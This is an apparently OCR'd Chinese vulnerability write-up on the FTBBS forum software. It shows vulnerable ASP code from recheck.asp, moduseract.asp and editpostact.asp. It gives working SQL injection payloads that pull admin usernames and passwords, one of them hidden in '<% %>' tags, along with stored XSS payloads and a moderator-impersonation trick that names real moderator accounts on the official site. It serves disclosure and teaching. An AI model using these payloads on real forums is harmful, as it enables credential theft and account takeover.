


图1 2




图1 3

漏洞2:recheck.asp回复帖子页面的remenu变量没有过滤导致注入，需要登录。代码如下:

```
remenu=trim(request.form("remenu"))
…
'++++++++++++++++引用+++++++++++++++++++
if InStr(remenu,"[ftquote]")>0 then
……（略）//类似“[quote]”
end if
if InStr(remenu,"[quote]")>0 then
wz = InStr(remenu,"[/quote]") - (InStr(remenu,"[quote]")+7)   'id位数
plkey = Mid(remenu,InStr(remenu,"[quote]")+7,wz)
'求出引用ID关键字
keyLY2=Mid(remenu,InStr(remenu,"[quote]"),7+8+InStr(remenu,"[/quote]") - (InStr(remenu,"[quote]")+7))
'求出欲替换的字符串
set rs1=server.createobject("adodb.recordset")
rs1.open "select top 1 * from "&ft&"bbsmenu where id="& plkey,conn,1,1
//构造合适的plkey值触发注入！plkey值为“[quote]”与“[/quote]”之间的字符串
if not rs1.eof then
keyxx="<font color=#568AC2>引用回复: "& rs1("user_id")&"</font>" '" ["& left(rs1("ip"),InStrRev(rs1("ip"),".")) &"*" &"] :</font>"
keyLY="<table width=99% border=0 align=center cellpadding=4 cellspacing=1 bgcolor=#999999><tr><td bgcolor=#ffffee>"& keyxx &"<br>"& rs1("remenu") &"</td></tr></table>"  '取出欲引用内容即替换后内容
end if
rs1.close
set rs1=nothing
remenu=Replace(remenu,keyLY2,keyLY)
end if
'++++++++++++++++++++++++++++++++++++++++++
```

可见，只要我们构造出合适的回复内容便可以触发注入漏洞了。

回复注入。给出回复的内容如下，直接在帖子下方的回复内容处输入如上内容，回复后即可获得管理员密码，结果如图1 4 所示。

```
[quote]0 union select 1,2,3,4, admin_user,6,7, admin_pwd,9,10,11,12,13,14,15,16,17,18,19,20 from ft_ftbbs_admin[/quote]
```




图1 4

呵呵，够快捷的吧。但是这样有些太明目张胆了，于是使用"<%%>"隐藏内容，将回复内容修改如下，其中"0x3c002500"SQL执行后返回为"<%"，"0x25003e00"为"%>"。结果如图1 5 所示。

```
[quote]0 union select 1,2,3,4,0x3c+admin_user+0x3e,6,7,'要显示出来的迷惑内容'+0x3c002500+admin_pwd+0x25003e00,9,10,11,12,13,14,15,16,17,18,19,20 from ft_ftbbs_admin[/quote]
```




图15

回复跨站。Ftbbs在防跨站方面做得还很不够，仅过滤了"script"和"iframe"跨站标签。防跨站代码如下：

```
remenu = htmlencode2(remenu)
// 定义在inc/htmlencode2.asp中，替换"<"为"&lt;"，">"为"&gt;"等
remenu = fthtmlcode(remenu)
//定义在inc/ubbcode.asp中，注意是fthtmlCode并非fthtmlEncode，该函数又将"&lt;"还原为"<"等！
remenu = ubbcode(remenu)
//将UBBCode格式还原为HTML格式
remenu=RegExReplace(remenu,"\b(script)\b"," $1 ")
remenu=RegExReplace(remenu,"\b(iframe)\b"," $1 ")
```

不难看出关键字过滤较少，而跨站脚本实在是太灵活了，比如"<img src=javascript:alert("XSS")>"等。需要注意的是：编辑器(fteditor/editor.js)会将"<"、">"转为"<"和">"，所以在"所见即所得模式"中不能直接使用，但是在"FTBBS代码模式"中却可以直接使用"< "、"> "。本文使用"[quote]"引用模式写入跨站脚本。回复如下内容即可跨站成功，如图16所示。

```
[quote]0 union select 1,2,3,4,5,6,7,0x3c+'img src=javascript:alert("XSS! 回复跨站! ")'+0x3e,9,10,11,12,13,14,15,16,17,18,19,20 from ft_ftbbs_admin[/quote]
```




图16

漏洞3：签名档跨站。文件moduseract.asp对于签名档变量signname仅仅用Checkstr函数做了防注入过滤，没有防跨站，可以直接输入跨站脚本（有长度150限制）。分析略，在"个人资料"中"签名档"栏输入脚本"<iframe src=http://www.baidu.com></iframe>"，如图17所示，在帖子中该用户的签名档即可实现跨站，如图18所示。详细内容本文不讨论。




图17




图18

漏洞4：editpostact.asp文件的pid、reid、BoardID_1、BoardID_2等变量没有过滤，导致注入，需要登录。

注入。因为pid变量涉及多处语句，构造union语句比较苛刻，所以仅限于手工注入，reid变量虽然可以注入，但是无法获得注出结果。另外编辑页面editpost.asp利用"or"可以查看任意帖子内容。

移花接木，获取版主权限，编辑别人帖子。首先分析一下ftbbs是如何认证用户编辑帖子的权限的，代码如下：

```
……（略）
rs.open sql,conn,1,1
myname=rs("BBS_Cate_Manager_Name")
admintobz=0
if InStr(myname,"|")>0 then
//假如版主为多个用户
```

```
myname=split(myname,"|",-1,1)
for i=0 to UBound(myname)
//逐个检查版主中的每个用户名
if InStr(myname(i),cookiesname)>0 then
//注意Instr函数！呵呵，竟然如此检查！
admintobz=1
end if
next
elseif myname=cookiesname then
admintobz=1
end if
if cookiesbz=1 or postuser=cookiesname or admintobz=1 then
//版主、帖子作者或超级版主
```

可见只要用户名是多版主的版主名中的一部分(代码"InStr(myname(i),cookiesname)>0")，即可通过验证，获得版主权限，编辑别人帖子了。Ftbbs官网的部分版主设置如下:

```
Ftbbs官网:
论坛首页>>FTBBS讨论 >> 安装指南 版主:ftbbs,网神: 可以注册ftb、ftbb等
论坛首页>>FTDMS讨论 >> BUG反馈 版主:ftbbs,oo00oo: 可以注册oo0等
论坛首页>>站长交流 >> 源码发布 版主:ftbbs,zzzz,chinaymz,ftdms
```

在官网注册"chinay"用户(版主名"chinaymz"的一部分)，便可以编辑修改"源码发布"中的帖子了，如图19所示。

